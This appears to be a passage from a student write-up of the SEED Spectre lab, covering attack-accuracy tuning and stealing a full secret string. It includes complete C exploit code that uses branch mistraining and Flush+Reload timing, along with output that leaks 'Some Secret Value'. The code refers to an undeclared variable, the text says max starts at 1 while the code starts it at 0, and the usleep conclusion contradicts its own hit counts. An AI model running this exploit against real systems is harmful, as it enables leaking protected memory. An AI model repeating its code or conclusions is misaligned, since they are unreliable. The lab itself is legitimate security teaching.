be 83(S). But this could fail due to noise.

## **Task 5: Improve the Attack Accuracy**

**Observation:**

To improve the accuracy of the Spectre attack we need to skip the index 0. By initializing max to 1 instead of 0, we bypass the first element in the scores array, which tends to accumulate a higher value because the CPU frequently caches the array[0*4096 + 1024]. This frequent caching results for index 0, leading to inaccurate results if included. By starting from index 1, we ensure that we are capturing the true highest score related to the secret value, assuming it is not zero. This adjustment allows us to focus on more relevant data and improves the reliability of extracting the secret value by avoiding the bias introduced by the always-cached first element.

**Line ① Investigations:**




```
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 61
[09/23/24]seed@VM:~/.../Labsetup$
```

**Possible reasons for Line ①:**


It causes a slight delay or change in the program's memory access pattern, which might help expose speculative execution vulnerabilities.

**Line ② Investigation with (usleep(5);)**




```
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 62
[09/24/24]seed@VM:~/.../Labsetup$ 
```

**Line ② Investigation with (usleep(50);)**




```
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 94
[09/24/24]seed@VM:~/.../Labsetup$
```

**Line ② Investigation with (usleep(500);)**



```
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 24
[09/24/24]seed@VM:~/.../Labsetup$ 
```

**<u>Line ② Investigation with (usleep(5000);)</u>**



```
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 1
[09/24/24]seed@VM:~/.../Labsetup$ 
```

**Observation:**

As the sleep time is shorter, the cache might not have enough time to flush between attack iterations properly. The attack success rate decreases. This leads to more noise in the cache, causing false positives and incorrect guesses.
With higher usleep values the attack success rate improves. Here, as we increase the sleep time to a longer sleep time, the cache has more time to flush completely before each attack iteration. This reduces the noise and helps the speculative execution produce more accurate results.
A longer sleep time of 5000 microseconds leads to more reliable results compared to a shorter sleep time of 5 microseconds.


## Task 6: Steal the Entire Secret String

Running the program with modified code, we recover the secret value by creating a loop to extract the 18 bytes of the secret string.

```c
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>


unsigned int bound_lower = 0;
unsigned int bound_upper = 9;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp    = 0;
char    *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x <= bound_upper && x >= bound_lower) {
     return buffer[x];
  } else {
     return 0;
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

static int scores[256];
void reloadSideChannelImproved()
{
int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD)
      scores[i]++; /* if cache hit, add 1 for this value */
  }
}

void spectreAttack(size_t index_beyond)
{
  int i;
  uint8_t s;
  volatile int z;

  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }

  // Train the CPU to take the true branch inside victim().
  for (i = 0; i < 10; i++) {
    restrictedAccess(i);
  }
```


```
 // Flush bound_upper, bound_lower, and array[] from the cache.
 _mm_clflush(&bound_upper);
 _mm_clflush(&bound_lower);
 for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
 for (z = 0; z < 100; z++)  {  }
 //
 // Ask victim() to return the secret in out-of-order execution.
 s = restrictedAccess(index_beyond);
 array[s*4096 + DELTA] += 88;
}

int main() {
 int i;
 uint8_t s;
 size_t index_beyond = (size_t)(secret - (char*)buffer);

 // Array to store the secret
 char recoveredSecret[19] = {0};
 // Loop to recover multiple bytes of secret instead of 1 byte
 for (int byteIndex = 0; byteIndex < 18; byteIndex++)
 {
  // Flush each byte
  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;

  for (i = 0; i < 1000; i++) {
    // printf("*****\n");  // This seemly "useless" line is necessary for the attack to succeed
    spectreAttack(index_beyond);
    usleep(10);
    reloadSideChannelImproved();
  }

  int max = 0;
  for (i = 0; i < 256; i++){
    if(scores[max] < scores[i]) max = i;
  }
```

```
   // Add each byte to array
   secretValue[byteIndex] = buffer[max + index_beyond];
   printf("Reading secret value at index %ld\n", index_beyond);
   printf("The secret value is (%c)\n", buffer[max + index_beyond]);
   printf("The number of hits is %d\n", scores[max]);
   index_beyond++;
  }
 printf("The recovered secret is: %s\n", recoveredSecret);
 return (0);
}
```




seed@VM: ~/.../Labsetup

```
[09/24/24]seed@VM:~/.../Labsetup$ ./SAI
Reading secret value at index -8208
The secret value is (S)
The number of hits is 794
Reading secret value at index -8207
The secret value is (o)
The number of hits is 716
Reading secret value at index -8206
The secret value is (m)
The number of hits is 702
Reading secret value at index -8205
The secret value is (e)
The number of hits is 630
Reading secret value at index -8204
The secret value is ( )
The number of hits is 603
Reading secret value at index -8203
The secret value is (S)
The number of hits is 733
Reading secret value at index -8202
The secret value is (e)
The number of hits is 698
Reading secret value at index -8201
The secret value is (c)
```


seed@VM: ~/.../Labsetup

```
The number of hits is 698
Reading secret value at index -8201
The secret value is (c)
The number of hits is 648
Reading secret value at index -8200
The secret value is (r)
The number of hits is 689
Reading secret value at index -8199
The secret value is (e)
The number of hits is 500
Reading secret value at index -8198
The secret value is (t)
The number of hits is 614
Reading secret value at index -8197
The secret value is ( )
The number of hits is 694
Reading secret value at index -8196
The secret value is (V)
The number of hits is 568
Reading secret value at index -8195
The secret value is (a)
The number of hits is 510
Reading secret value at index -8194
The secret value is (l)
```



```
The number of hits is 614
Reading secret value at index -8197
The secret value is ( )
The number of hits is 694
Reading secret value at index -8196
The secret value is (V)
The number of hits is 568
Reading secret value at index -8195
The secret value is (a)
The number of hits is 510
Reading secret value at index -8194
The secret value is (l)
The number of hits is 685
Reading secret value at index -8193
The secret value is (u)
The number of hits is 439
Reading secret value at index -8192
The secret value is (e)
The number of hits is 526
Reading secret value at index -8191
The secret value is ()
The number of hits is 709
The recovered secret is: Some Secret Value
[09/24/24]seed@VM:~/.../Labsetup$
```

**Observations:**

By looping through 18 bytes, the program runs the attack 1000 times for each byte to accumulate scores and identify the most likely values. Each byte is added to the recoveredSecret array, and the program prints the value. The final output displays the entire recovered secret, demonstrating how the Spectre vulnerability can be exploited to extract larger pieces of sensitive data.